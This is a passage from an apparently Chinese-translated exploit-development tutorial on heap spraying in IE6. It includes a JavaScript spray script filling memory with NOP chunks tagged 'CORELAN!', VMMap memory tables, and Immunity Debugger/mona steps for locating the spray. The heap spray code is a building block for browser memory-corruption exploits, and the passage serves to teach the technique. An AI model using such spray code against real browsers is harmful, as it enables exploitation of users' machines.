
```
<html>
<script >
// heap spray test script
// corelanc0d3r
// Don't forget to remove the backslashes
tag = unescape('%u\4F43%u\4552'); // CORE
tag += unescape('%u\414C%u\214E'); // LAN!

chunk = '';
chunksize = 0x1000;
nr_of_chunks = 200;

for ( counter = 0; counter < chunksize; counter++)
{
          chunk += unescape('%u\9090%u\9090');      //nops
```

```
}

document.write("size of NOPS at this point : " + chunk.length.toString() + "<br>");
chunk = chunk.substring(0,chunksize - tag.length);
document.write("size of NOPS after substring : " + chunk.length.toString() + "<br>");

// create the array
testarray = new Array();
for ( counter = 0; counter < nr_of_chunks; counter++)
{
          testarray[counter] = tag + chunk;
          document.write("Allocated " + (tag.length+chunk.length).toString() + " bytes <br>");
}
alert("Spray done")

</script>
</html>
```

当然，在实际运用中 0.7Mb 可能还不足够大，但这里主要是用于演示此项基本技术。

观察堆喷射 – IE6

在 IE6（版本号 6.00.2900.2180）下打开 html 文件，当在浏览器中打开 html 页面时，我们可以看到一些数据被写入窗口中，过了一会浏览器会弹出一个消息框：




上面的 tag 标志在使用 unescape 函数后返回 4 字节，而非 8 字节。回头再看下”size of NOPS after substring”这行代码，当用下列代码生成 chunk 时，显示的值是 4092：


```
chunk = chunk.substring(0,chunksize - tag.length);
```

tag 标志”CORELAN!”显然是 8 字节，但我们看到 unescape()对象的.length 属性只返回了一半大小。现在暂不讨论此问题，后面我们会涉及到这点。


为了“看到”发生的情况，我们使用工具 VMMap。这是个免费工具，可以用于观察指定进程的内存分配情况。当用 VMMap 附加打开 html 页面的 IE 后，我们可以看到：



通过”View – Fragmentation view”，可以看到：




打开包含 javascript 代码的 html 页面后，VMMap 显示如下（按 F5 刷新）：




Type	Size	Committed	Private	Total WS	Private WS	Shareable WS	Shared WS	Locked WS	Blocks	Largest
Total	108.316 K	80.800 K	11.308 K	21.612 K	10.188 K	11.424 K	4.420 K		557	
Image	57.644 K	57.644 K	1.152 K	12.060 K	1.584 K	10.476 K	3.856 K		384	10.836 K
Mapped File	4.684 K	4.684 K		328 K		328 K	72 K		12	1.604 K
Shareable	7.836 K	2.428 K		608 K		608 K	480 K		44	3.072 K
Heap	4.800 K	2.528 K	2.516 K	1.504 K	1.496 K	8 K	8 K		38	1.024 K
Managed Heap										
Stack	8.192 K	152 K	152 K	120 K	120 K				24	1.024 K
Private Data	16.440 K	4.644 K	4.644 K	4.148 K	4.144 K	4 K	4 K		55	4.096 K
Page Table	2.844 K	2.844 K	2.844 K	2.844 K	2.844 K					
Unusable	5.876 K	5.876 K								60 K
Free	1.991.616 K								51	491.200 K

Address	Type	Size	Committed	Private	Total WS	Private ...	Sharea...	Share...	Lock...	Blocks	Protection	Details
00010000	Private Data	4 K	4 K	4 K	4 K	4 K				1	Read/Write	
00020000	Private Data	4 K	4 K	4 K	4 K	4 K				1	Read/Write	
00030000	Heap (Private Data)	64 K	64 K	64 K	64 K	64 K				1	Read/Write	Heap ID: 6
00040000	Thread Stack	1.024 K	68 K	68 K	64 K	64 K				3	Read/Write/Guard	Thread ID: 2124
00140000	Shareable	12 K	12 K		12 K		12 K	12 K		1	Read	
00150000	Heap (Private Data)	1.024 K	1.024 K	1.024 K	1.024 K	1.024 K				1	Read/Write	Heap ID: 0 (Default) [LOW FRAGMENTATION]
00250000	Heap (Private Data)	64 K	24 K	24 K	24 K	24 K				2	Read/Write	Heap ID: 1
00260000	Heap (Shareable)	64 K	12 K		8 K		8 K	8 K		2	Read/Write	Heap ID: 2
00270000	Mapped File	88 K	88 K		20 K		20 K	20 K		1	Read	C:\WINDOWS\system32\unicode.nls
00290000	Mapped File	260 K	260 K		12 K		12 K	12 K		1	Read	C:\WINDOWS\system32\locale.nls
002E0000	Mapped File	260 K	260 K		12 K		12 K	4 K		1	Read	C:\WINDOWS\system32\sortkey.nls
00330000	Mapped File	24 K	24 K		16 K		16 K	16 K		1	Read	C:\WINDOWS\system32\sorttbls.nls
00340000	Shareable	8 K	8 K		8 K		8 K			1	Read	
00350000	Heap (Private Data)	64 K	32 K	32 K	32 K	32 K				2	Read/Write	Heap ID: 3 [LOW FRAGMENTATION]
00360000	Heap (Private Data)	64 K	16 K	16 K	16 K	16 K				2	Read/Write	Heap ID: 4
00370000	Mapped File	12 K	12 K		8 K		8 K	8 K		1	Read	C:\WINDOWS\system32\ctype.nls
00380000												

可以看到很多已提交的内存页，fragmentation view 显示如下：



注意窗口下方的黄色部分，白色空白块前面那块。由于我们只运行用于 heap spray 的代码，这与前面通过 fragmentation view 看到的相差很大，我们期望该堆块包含有“喷射”的内存块。如果你点击黄色内存块，VMMap 主窗口将更新并显示对应内存地址区域。（本例中一个内存块起始地址为 0x029E0000）：




暂时还不要关闭 VMMap。

使用调试器查看 heap spray

为了更好地查看 heap spray，一种更好的方法就是在调试器观察 heap spray 并查看独立的内存块。


Immunity Debugger

用 Immunity Debugger 附加 iexplore.exe（VMMap 依然连接着）：




通过在 Immunity Debugger 中查看同一进程与虚拟内存，很容易可以确认前面 VMMap 显示的内存区域确实包含有 heap spray。通过 mona 命令查找所有包含"CORELAN!"的内存地址：


```
!mona find -s "CORELAN!"
```



